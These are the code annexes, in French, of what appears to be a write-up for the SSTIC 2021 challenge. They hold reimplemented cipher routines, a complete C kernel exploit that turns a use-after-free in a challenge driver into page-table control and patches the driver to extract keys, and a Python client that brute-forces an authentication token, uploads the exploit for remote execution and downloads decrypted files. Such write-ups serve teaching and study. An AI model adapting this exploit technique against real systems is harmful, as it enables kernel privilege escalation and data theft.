    global r8, r9, r10, r11, r12, r13, r14, r15
    global r16, r17, r18, r19, r20, r21, r22, r23
    r16 = far_load(r0, r1, LPX())
    r17 = far_load(r1, r2, LPX())
    r18 = far_load(r2, r3, LPX())
    r19 = far_load(r3, r0, LPX())

    r4 = far_load(r4, r16, LPX())
    r5 = far_load(r5, r17, LPX())
    r6 = far_load(r6, r18, LPX())
    r7 = far_load(r7, r19, LPX())

    r0 = far_load(r0, r4, LPX())
    r1 = far_load(r1, r5, LPX())
    r2 = far_load(r2, r6, LPX())
    r3 = far_load(r3, r7, LPX())

    r8 = far_load(r8, r12, LPX())
    r9 = far_load(r9, r13, LPX())
    r10 = far_load(r10, r14, LPX())
    r11 = far_load(r11, r15, LPX())

    r16 = far_load(r8, r9, LPX())
    r17 = far_load(r9, r10, LPX())
    r18 = far_load(r10, r11, LPX())
    r19 = far_load(r11, r8, LPX())

    r12 = far_load(r12, r16, LPX())
    r13 = far_load(r13, r17, LPX())
    r14 = far_load(r14, r18, LPX())
    r15 = far_load(r15, r19, LPX())


def algo(arg, h):
    global LPI, LDBI, r0, r1, r2, r3, r4, r5 ,r6 ,r7
    global r8 , r9 , r10 , r11 , r12 , r13 , r14 , r15 , r16 , r17 , r18 , r19 , r20 ,
r21 , r22 , r23
    LPI = 0
    LDBI = 0

    r0 = arg[0]
    r1 = arg[1]
    r2 = arg[2]
    r3 = arg[3]
    r4 = arg[4]
    r5 = arg[5]
    r6 = arg[6]
    r7 = arg[7]
    r8 = r9 = r10 = r11 = r12 = r13 = r14 = r15 = r16 = r17 = r18 = r19 = r20 = r21 = r22
= r23 = 0

    def dump_state(msg):
        a = [r0, r1, r2, r3, r4, r5, r6, r7]
        b = [r8, r9, r10, r11, r12, r13, r14, r15]
        c = [r16, r17, r18, r19, r20, r21, r22, r23]
        print(msg.ljust(50), hexlify(bytes(a)), hexlify(bytes(b)), hexlify(bytes(c)))

    def pat1():
```

```
        # Load Li and write Ri
        LDB_8A()
        XOR()
        FLPX_B()

    def pat2(i=False):
        # Load Ri and write Li
        LDB_8B()
        XOR()
        if i == 2:
            pass
        FLPX_A()


    # Algorithm starts here
    LDB_8A()
    XOR()
    LDB_8C(h)

    pat2()

    for _ in range(2):
        pat1()
        pat2()

    BIG_FLPX()

    for _ in range(3):
        pat1()
        pat2()

    BIG_FLPX()

    for i in range(3):
        pat1()
        pat2(i)

    assert LPI == len(LPX_INDEX)
    assert LDBI == len(LDB_INDEX)
    out = bytes([r8, r9, r10, r11, r12, r13, r14, r15, r0, r1, r2, r3, r4, r5, r6, r7])
    return out
```

```
# Function linearization matrix
mat = [
        [1, 0, 0, 1, 1, 1, 1, 0],
        [1, 1, 0, 0, 0, 1, 1, 1],
        [0, 1, 1, 0, 1, 0, 1, 1],
        [0, 0, 1, 1, 1, 1, 0, 1],
        [0, 1, 1, 1, 0, 1, 1, 1],
        [1, 0, 1, 1, 1, 0, 1, 1],
        [1, 1, 0, 1, 1, 1, 0, 1],
        [1, 1, 1, 0, 1, 1, 1, 0]
]

# Camellia linearization matrix (from
http://info.isl.ntt.co.jp/crypt/eng/camellia/dl/01espec.pdf, view 4.6 P-Function)
mat = [
        [0, 1, 1, 1, 1, 0, 0, 1]
        [1, 0, 1, 1, 1, 1, 0, 0]
        [1, 1, 0, 1, 0, 1, 1, 0]
        [1, 1, 1, 0, 0, 0, 1, 1]
        [0, 1, 1, 1, 1, 1, 1, 0]
        [1, 0, 1, 1, 0, 1, 1, 1]
        [1, 1, 0, 1, 1, 0, 1, 1]
        [1, 1, 1, 0, 1, 1, 0, 1]
]
```

Annexe 3 : Implémentation d'une fonction de permutation

```
#!/usr/bin/env python3
import struct
from binascii import hexlify, unhexlify

pl16 = lambda x: struct.pack('<H', x)
p32 = lambda x: struct.pack('>I', x)
pl32 = lambda x: struct.pack('<I', x)
u32 = lambda x: struct.unpack('>I', x)[0]

r7 = 0

def pp(x):
    print(hexlify(x))

def view_state(wb):
    for i in range(4):
        pp(wb[i])
    print('----------')

def add4(a, b):
    res = bytearray()
    for i in range(4):
        x = int.from_bytes(a[i*4:(i+1)*4], 'little')
        y = int.from_bytes(b[i*4:(i+1)*4], 'little')
        r = (x + y) & 0xffffffff
        res += pl32(r)
    return res

def cadd(a, c):
    res = bytearray()
    x = int.from_bytes(a[0:2], 'little')
    x = (x + c) & 0xffff
    res = pl16(x) + a[2:]
    return res

def and4(a, b):
    res = bytearray()
    for i in range(4):
        x = int.from_bytes(a[i*4:(i+1)*4], 'big')
        r = x & b
        res += p32(r)
    return res

def or_(a, b):
    res = bytearray(a)
    for i in range(16):
        res[i] = a[i] | b[i]
    return res

def xor(a, b):
    res = bytearray(a)
    for i in range(16):
        res[i] = a[i] ^ b[i]
```

```
    return res

def shr4(a, n):
    res = bytearray()
    for i in range(4):
        x = int.from_bytes(a[i*4:(i+1)*4], 'little')
        x = (x << n) & 0xffffffff
        r = pl32(x)
        res += r
    return res

def shl4(a, n):
    res = bytearray()
    for i in range(4):
        x = int.from_bytes(a[i*4:(i+1)*4], 'little')
        x = (x >> n) & 0xffffffff
        res += pl32(x)
    return res

def shuf4(a):
    res = bytearray()
    for i in range(1, 4):
        word = a[i*4:(i+1)*4]
        res += word
    res += a[0:4]
    return res


def c11d0(r0, r1, r2, r3):
    r0 = add4(r0, r1)
    r3 = xor(r3, r0)
    r5 = r3.copy()
    r5 = shr4(r5, 16)
    r3 = shl4(r3, 16)
    r3 = or_(r3, r5)

    r2 = add4(r2, r3)
    r1 = xor(r1, r2)
    r5 = r1.copy()
    r5 = shr4(r5, 12)
    r1 = shl4(r1, 20)
    r1 = or_(r1, r5)

    r0 = add4(r0, r1)
    r3 = xor(r3, r0)
    r5 = r3.copy()
    r5 = shr4(r5, 8)
    r3 = shl4(r3, 24)
    r3 = or_(r3, r5)

    r2 = add4(r2, r3)
    r1 = xor(r1, r2)
    r5 = r1.copy()
    r5 = shr4(r5, 7)
    r1 = shl4(r1, 25)
    r1 = or_(r1, r5)

    global r7
    r7 += 1
    return r0, r1, r2, r3
```

```
XTABLE = [
    bytearray(unhexlify(b'12540fe0daa06b0cd02e3fdb0fbfe29f')),
    bytearray(unhexlify(b'c9efe2be7f200c4cf689b2d098866ac5')),
    bytearray(unhexlify(b'160515dcbf015429b9e90f35fddde3b1')),
    bytearray(unhexlify(b'1d6144ac58b2c7d4a61c9022a59af1c2'))
]


def cipher(data):
    global r7
    r7 = 0

    r0 = data[0].copy()
    r1 = data[1].copy()
    r2 = data[2].copy()
    r3 = data[3].copy()
    while r7 < 0x14:
        if r7 & 1 != 0:
            r1 = shuf4(r1)
            r2 = shuf4(r2)
            r2 = shuf4(r2)
            r3 = shuf4(r3)
            r3 = shuf4(r3)
            r3 = shuf4(r3)
            r0, r1, r2, r3 = c11d0(r0, r1, r2, r3)
            r3 = shuf4(r3)
            r2 = shuf4(r2)
            r2 = shuf4(r2)
            r1 = shuf4(r1)
            r1 = shuf4(r1)
            r1 = shuf4(r1)
        else:
            r0, r1, r2, r3 = c11d0(r0, r1, r2, r3)

    # Final XOR
    r0 = xor(cadd(r0, 0x2000), XTABLE[0])
    r1 = xor(cadd(r1, 0x2010), XTABLE[1])
    r2 = xor(cadd(r2, 0x2020), XTABLE[2])
    r3 = xor(cadd(r3, 0x2030), XTABLE[3])
    return [r0, r1, r2, r3]
```

Annexe 4 : Exploit du driver Linux

```
#define _GNU_SOURCE

#include <unistd.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/ioctl.h>
#include <string.h>

#include <stdlib.h>
#include <sys/wait.h>

#include <pthread.h>

#include <fcntl.h>

#include <sys/uio.h>


#define log(...) fprintf (stdout, "[+] " __VA_ARGS__)
#define err(...) fprintf (stdout, "[!] " __VA_ARGS__)
#define perr(x) perror(x)


#define IOCTL_DEL_REGION   0xC0185301LL
#define IOCTL_ASSOC_REGION 0xC0185302LL
#define IOCTL_ALLOC_REGION 0xC0185300LL
#define IOCTL_GET_KEY      0xC0185304LL
#define IOCTL_SUBMIT_CMD   0xC0185303LL


static inline void dump_udata(int* udata) {
	for (int i = 0; i < 6; i ++) {
		printf(" # %0d\n", udata[i]);
	}
}


int alloc_region(int fd, int count, int flag) {
	int udata[6] = { 0 };
	udata[0] = count;
	udata[1] = flag;

	int r = ioctl(fd, IOCTL_ALLOC_REGION, udata);
	if (r == -1) {
		perr("ioctl alloc failed");
		return -1;
	}
	return udata[2];
}


int assoc_region(int fd, int id, int addr) {
	int udata[6] = { 0 };
	udata[0] = id;
```

```
	udata[1] = addr;

	int r = ioctl(fd, IOCTL_ASSOC_REGION, udata);
	if (r == -1) {
		perr("assoc region failed");
		return -1;
	}
	return 0;
}


int del_region(int fd, int id) {
	int udata[6] = { 0 };
	udata[0] = id;

	int r = ioctl(fd, IOCTL_DEL_REGION, udata);
	if (r == -1) {
		perr("del region failed");
		return -1;
	}
	return 0;
}


int submit_command(int fd) {
	log("Passing in prod mode?!\n");
	int udata[6] = { 0 };
	udata[0] = 1;
	int r = ioctl(fd, IOCTL_SUBMIT_CMD, udata);
	log("submit command ok? %d\n", r);
	if (r == -1) {
		perr("submit command failed");
		return -1;
	}
	return 0;
}


int get_key(int fd, uint64_t idx) {
	uint64_t udata[3] = { 0 };
	udata[0] = idx;
	int r = ioctl(fd, IOCTL_GET_KEY, udata);
	if (r == -1) {
		perr("get key failed");
		return -1;
	}
	log("got key: ");
	for (int i = 0; i < 0x10; i++) {
		printf("%02x", ((unsigned char*)udata)[i+8]);
	}
	printf("\n");

	return 0;
}


void print_maps() {
	int pid = getpid();
	char str[0x100] = { 0 };
	sprintf(str, "cat /proc/%d/maps | grep sstic", pid);
```

```
	printf("------------------------------------------------------------------------\
n");
	system(str);
}


const int OFFSET = 0x5000;
const int PAGE_COUNT = 8;


int stage0(int fd, char** d1) {
	// Allocate a region
	int r = alloc_region(fd, PAGE_COUNT, 3);

	// Mmap it so it creates a copy of that physical region
	char *data1 = mmap(NULL, PAGE_COUNT * 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED,
fd, r);
	if (data1 == MAP_FAILED) {
		perr("mmap failed!");
		return -1;
	}

	*d1 = data1;
	return r;
}

int stage1(int fd, char* d1) {
	// call vm_insert_page
	log("Calling vm_insert_page()\n");
	d1[OFFSET] = 0x34;
	d1[OFFSET + 1] = 0x35;

	// Split it so we can trigger the path below
	log("Splitting... (1)\n");
	munmap(d1+0x6000, 0x1000);
	munmap(d1+0x1000, 0x1000);

	return 0;
}

void dump_page(char* data, int len) {
	uint64_t *d = (uint64_t*) data;
	printf("---------------------------------------\n");
	printf("Dump at: %p\n", d);
	for (int i = 0; i < len; i += 4) {
		printf("%08x 0x%016lx 0x%016lx 0x%016lx 0x%016lx\n", i, d[i], d[i+1], d[i+2],
d[i+3]);
	}
}

void hexdump(char* d, int len) {
	printf("---------------------------------------\n");
	printf("Dump at: %p\n", d);
	for (int i = 0; i < len; i += 64) {
		printf("%08x ", i);
		for (int j = 0; j < 64; j++) {
			printf("%02x", (unsigned char) d[i + j]);
		}
		printf("\n");
	}
```

```
}


// Global vars
char buf[4096] = { 0 };
int p2c[2] = { 0 };
int c2p[2] = { 0 };


void do_read(uint32_t val, uint32_t count) {
	char b[4096] = { 0 };
	b[0] = 0x11;

	// prepare buffer
	memcpy(b + 1, &val, 4);
	memcpy(b + 5, &count, 4);
	write(p2c[1], b, 9);

	// receive data
	read(c2p[0], b, count);
	memcpy(buf, b, sizeof(buf));
}


void do_write(uint32_t addr, char* data, uint32_t count) {
	char b[4096];
	b[0] = 0x22;

	// prepare buffer
	memcpy(b + 1, &addr, 4);
	memcpy(b + 5, &count, 4);
	memcpy(b + 9, data, count);
	write(p2c[1], b, count + 9);

	// read status
	read(c2p[0], b, 1);
	if (b[0] != 0) {
		err("write went wrong\n");
	} else {
		log("write ok\n");
	}
}


int main() {
	// in order to submit command we need to associate 2 regions
	int fdf = open("/dev/sstic", O_RDWR);
	int r0 = alloc_region(fdf, 1, 3);
	int r1 = alloc_region(fdf, 1, 1);
	assoc_region(fdf, r0, 0);
	assoc_region(fdf, r1, 1);

	// Open device
	int fd = open("/dev/sstic", O_RDWR);
	if (fd == -1) {
		err("Could not open /dev/sstic!\n");
		return 0;
	}

	// Attempt not to wait child
```

```
	signal(SIGCHLD, SIG_IGN);

	// Allocate everything we need
	char* d1;
	int r = stage0(fd, &d1);

	// Start splitting
	stage1(fd, d1);

	// Create pipes so we can communicate between child and parent process
	pipe(p2c);
	pipe(c2p);

	// Trigger the vuln
	log("Fork now!\n");
	int pid = fork();
	if (pid == 0) {
		close(p2c[1]);
		close(c2p[0]);

		// Trigger the UAF
		munmap(d1, 0x1000 * PAGE_COUNT);
		del_region(fd, r);

		// Allocate many pages to leak a PTE
		const int N = 1024;
		uint64_t* tab[N];
		for (int j = 0; j < N; j++) {
			tab[j] = mmap(NULL, 0x1000, PROT_READ | PROT_WRITE, MAP_ANON |
MAP_PRIVATE, -1, 0);
			uint64_t val = 0x999900000000 | (j << 8) | j;
			for (int i = 0; i < 0x1; i++) {
				tab[j][i] = val;
			}
		}

		// Tell father we're done
		sprintf(buf, "Child allocated maps\n");
		write(c2p[1], buf, sizeof(buf));

		// Wait for father
		read(p2c[0], buf, 1);

		// Find the modified entry
		uint64_t *yea = NULL;
		for (int j = 0; j < N; j++) {
			uint64_t val = 0x999900000000 | (j << 8) | j;
			if (tab[j][0] != val) {
				sprintf(buf, "Found entry: %d\n", j);
				write(c2p[1], buf, sizeof(buf));
				yea = tab[j];
			}
		}
		if (yea == NULL) {
			sprintf(buf, "Child couldn't find associated map...\n");
			write(c2p[1], buf, sizeof(buf));
			return 0;
		}

		// Now wait for an action from father
```

```
            while (1) {
                    read(p2c[0], buf, sizeof(buf));
                    switch (buf[0]) {
                    case 0x11:
                    {
                            // Read data
                            uint32_t off = ((uint32_t*)(buf + 1))[0];
                            uint32_t count = ((uint32_t*)(buf + 1))[1];

                            // copy buffer content and send it back
                            memset(buf, 0, sizeof(buf));
                            memcpy(buf, ((char*)yea) + off, count);
                            write(c2p[1], buf, count);
                            break;
                    }
                    case 0x22:
                    {
                            // Write data
                            uint32_t addr = ((uint32_t*)(buf + 1))[0];
                            uint32_t count = ((uint32_t*)(buf + 1))[1];

                            // write buffer content and send it back
                            printf("writing %08x at %08x count %08x\n", *(uint32_t*)(buf+9),
addr, count);
                            memcpy(((char*) yea) + addr, buf + 9, count);

                            // send ok
                            buf[0] = 0;
                            write(c2p[1], buf, 1);
                            break;
                    }
                    case 0x7f:
                            // Exit
                            log("Child must die!\n");
                            for (int i = 0; i < N; i++) {
                                    munmap(tab[i], 0x1000);
                            }
                            // Call execve as an attempt not to trigger a kernel panic
                            log("Adios\n");
                            execlp("/bin/id", "id", NULL);
                            return 0;
                    default:
                             log("Unreachable\n");
                            break;
                    }
            }
    }


    // Wait for the child
    close(p2c[0]);
    close(c2p[1]);
    read(c2p[0], buf, sizeof(buf));
    log("%s", buf);

    // Read the page content and find an interesting offset
    log("Finding PTE pointer...\n");
    uint64_t* p = (uint64_t*) (d1 + OFFSET);
    int off = -1;
    for (int i = 0; i < 0x200; i++) {
```

```
            printf("0x%016lx, ", p[i]);
            if (i != 0 && i % 4 == 0) {
                  printf("\n");
            }
            if (((p[i] & (0xFFLL << 56)) >> 56) == 0x80) {
                  log("Found a PTE pointer (%016lx)! Modify it so child can find where
it is.\n", p[i]);
                  p[i] += 0x1000;
                  off = i;
                  break;
            }
      }
      if (off == -1) {
            err("Could not find a PTE pointer :-(\n");
            return 1;
      }

      // Tell child to continue
      write(p2c[1], buf, 1);

      // Wait for a message from child
      read(c2p[0], buf, sizeof(buf));
      log("%s", buf);

      // Look for driver in memory
      uint64_t orig = p[off] - 0x1000;
      int f = 0;
      p[off] = 0x8000000000000067;
      while (1) {
            do_read(0, 8*8);
            uint64_t *v = (uint64_t*)buf;
            if (v[0] == 0x48000000a8878b48 && v[1] == 0x8948178b48087089 && v[2] ==
0x0f2e6666c3c03110 && v[3] == 0x900000000000841f) {
                  printf("Found driver!\n");
                  break;
            }
            p[off] += 0x1000;
      }

      ///// First patch of driver
      log("Applying patch 1\n");
      do_read(0, 0x1000);
      int addr = 0xa2d - 0x80 - 4;
      uint32_t* b32 = (uint32_t*)(buf + addr);
      if (b32[1] != 0x40708d48) {
            err("Unexpected value: %08x\n", b32[0]);
      } else {
            uint32_t val[2];
            val[0] = 0x00000000;
            val[1] = 0x28708d48;
            do_write(addr, (char*) &val, 8);
      }
      log("Patch successful\n");

      ///// Second patch of driver
      log("Applying patch 2\n");
      addr = 0xa3f - 0x80;
      b32 = (uint32_t*)(buf + addr);
      if (b32[0] != 0x24788d48) {
            err("Unexpected value: %08x\n", b32[0]);
```

```
        } else {
                uint32_t val = 0x28788d48;
                do_write(addr, (char*) &val, 4);
        }
        log("Patch successful\n");


        //// Now let's just get that device in production mode!
        submit_command(fdf);

        //// Get a key!
        get_key(fd, 0xd603c7e177f13c40);
        get_key(fd, 0xed6787e18b12543e);
        get_key(fd, 0xfbdf1af71dd4ddda);

        //// End and restore context to avoid kernel panics
        sleep(1);
        log("End it now!\n");
        p[off] = orig;
        buf[0] = 0x7f;
        write(p2c[1], buf, 1);
        close(p2c[1]);
        close(c2p[0]);

        log("Waiting a bit...\n");
        sleep(1);
        close(fd);
        close(fdf);
        return 0;
}
```

Annexe 5 : Code pour envoi du payload

```
#!/usr/bin/env python3

import socket
from binascii import unhexlify, hexlify
import emu
import struct
from Crypto.Cipher import AES
from Crypto.Util import Counter
import requests
import random
import string
import crypto
import os
import pickle
from datetime import datetime
import collections
import sys


HOST = 'challenge2021.sstic.org'
PORT = 1337

p64 = lambda x: struct.pack('<Q', x)

## Directories
DIR_RUMP = p64(0x68963b6c026c3642)
DIR_AMBI = p64(0x6811af029018505f)
DIR_PROD = p64(0xd603c7e177f13c40)

## Identities
ID_GUEST = p64(0xffffffffffffffff)


DEBUG=True
DEBUG=False


def recv_until(socket, d):
    data = b''
    if type(d) == str:
        d = d.encode()
    while not data.endswith(d):
        tmp = socket.recv(1)
        if not tmp:
            break
        data += tmp
    return data


def hsign(dir_id, filename, identity=ID_GUEST):
    return bytes(vm.usevm(dir_id, identity, filename, p=DEBUG))


def get_key(s, sig, identifier):
    req = b'\x01'
```

```
    buf = req + sig + identifier
    assert len(buf) == 0x15

    s.send(buf)
    code = int.from_bytes(s.recv(1), 'big')
    key = code
    if code == 4:
        print('get key expired')
    elif code == 5:
        print('bad perms')
    elif code == 6:
        print('file not found')
    elif code == 7:
        print('trying to access prod key while device is in debug mode!')
    elif code == 254:
        print('bad perm for this req')
    elif code == 255:
        print('unexpected error while decrypting')
    else:
        key = s.recv(16)
    return key


def check_hsign(s, sig, identifier):
    req = b'\x00'
    buf = req + sig + identifier
    assert len(buf) == 0x15

    s.send(buf)
    code = int.from_bytes(s.recv(1), 'big')
    key = code
    if code == 1:
        key = s.recv(16)
    elif code == 2:
        print('check key expired')
        exit(1)
    elif code == 255:
        print('unexpected error while decrypting')
    else:
        print('unknown code')
        print(code)
        key = s.recv(16)
    return key


def download_lib_and_generate_bytecode(filename=''):
    if not filename:
        r = requests.get(f'http://{HOST}:8080/api/guest.so')
        rand = ''.join([random.choice(string.ascii_letters) for _ in range(10)])
        filename = f'/tmp/guest_{rand}.so'
        open(filename, 'wb').write(r.content)
        # Emulate the file to get the decrypted bytecode
        emu.emulate_file(filename)
    return filename


def download_and_decrypt_file(filename, key):
    r = requests.get(f'http://{HOST}:8080/files/{filename}')
    open(filename, 'wb').write(r.content)
    aes = AES.new(key, AES.MODE_CTR, counter=Counter.new(128, initial_value=1))
```

```
    out = aes.decrypt(r.content)
    return out


def bruteforce_token(s, tfile, ident):
    print('[+] Bruteforcing token...')
    cur_id = [0]*8
    for i in range(8):
        for j in range(256):
            cur_id[i] = j
            sig = crypto.algo(tfile, cur_id)
            plain = check_hsign(s, sig, ident)
            if plain[8:][i] == 0:
                print('Found a byte for admin!', hexlify(plain), cur_id)
                break
    print('I think I found everyhing!', hexlify(plain))
    return cur_id


def prepare_signature(s, targetid, identifier, cur_id=None):
    if not cur_id:
        cur_id = bruteforce_token(s, targetid, identifier)
    print(cur_id)
    print('[+] Generate token for what we want...')
    token = crypto.algo(targetid, cur_id)
    print('[+] Here is your token data:', hexlify(check_hsign(s, token, identifier)))
    return token


def do_req3(s, sig, ident, indata, file_content):
    req = b'\x03'
    s.send(req + sig + ident)
    s.send(indata)
    r = s.recv(1)[0]
    if r == 255:
        print('unexpected error')
    elif r == 10:
        print('good pass!!')
        file_len = len(file_content)
        s.send(p64(file_len))
        s.send(file_content)
        print('sent file!')
        r = s.recv(1)[0]
        if r != 12:
            print('Fuuuuuck! Something went wrong!', r)
            return
        out = recv_until(s, b'---EXEC OUTPUT END---\n')
        try:
            print(out.decode())
        except:
            print(out)
    elif r == 11:
        print('wrong pass')
    else:
        print('unk err:', r)


def step4():
    print('[*] Connecting to remote...')
    s = socket.create_connection((HOST, PORT))
```

```
    if s.recv(4) != b'STIC':
        print('Something is odd')
    print('[+] Connected')

    # Download lib and get a valid token (validity of 1h)
    fn = ''
    fn = download_lib_and_generate_bytecode(fn)
    fn += '.bytecode'
    ident = crypto.get_ident(fn)
    PERM = []
    sig = prepare_signature(s, DIR_PROD, ident, PERM)

    # Send the valid input data so we can execute a binary
    dat = [0x0e,0x03,0x05,0x0a, 0x08,0x04,0x09,0x0b, 0x00,0x0c,0x0d,0x07,
0x0f,0x02,0x06,0x01]
    indata = list(b"expand 32-byte kb\xcc'=\xe8\x90U\x81\xc4\xfa\xc9\x1c\xbeE\x104\x1a\t\
x16\xca\xfa\x05\x14\xf6\x80\xe4`J\xa8\x97\xba\xd4\xadb\xa0-\xcd\x9b5t\x87\xf6z\xb4q4\xb6\
x97")

    # Execute our exploit remotely
    data = bytes(indata + dat)
    print(data)
    fdata = open('./kernel_exploit', 'rb').read()
    print('Sending', len(fdata), 'bytes')
    do_req3(s, sig, ident, data, fdata)


def download(target_file, key):
    print('[+] Got key:', key)
    content = download_and_decrypt_file(target_file, key)
    outfile = target_file + '.content'
    with open(outfile, 'wb') as f:
        f.write(content)
    print('[=] Here is your file!', outfile)


if __name__ == '__main__':
    # Call step4 function to upload our kernel exploit
    step4()

    # Retrieve the various remote files
    for key, target_file in [
            (unhexlify(b'db6f435ef9deed881fea7e51706fe297'),
'e1428828ed32e37beba57986db574aae48fde02a85c092ac0d358b39094b2328.enc'),
            (unhexlify(b'97942399a2791462402630ed846d3a64'),
'a24fad5785bd82f71b184100def10e56e9b239930ad06cfe677f6a8d692e452c.enc'),
            (unhexlify(b'bb24b87f4da609400b2d70490fbd18e9'),
'914f6f6e67591ac4d03baa5110c9c5322eec7ace16f311233bfe3f674d93a2bc.enc')]:
        download(target_file, key)
```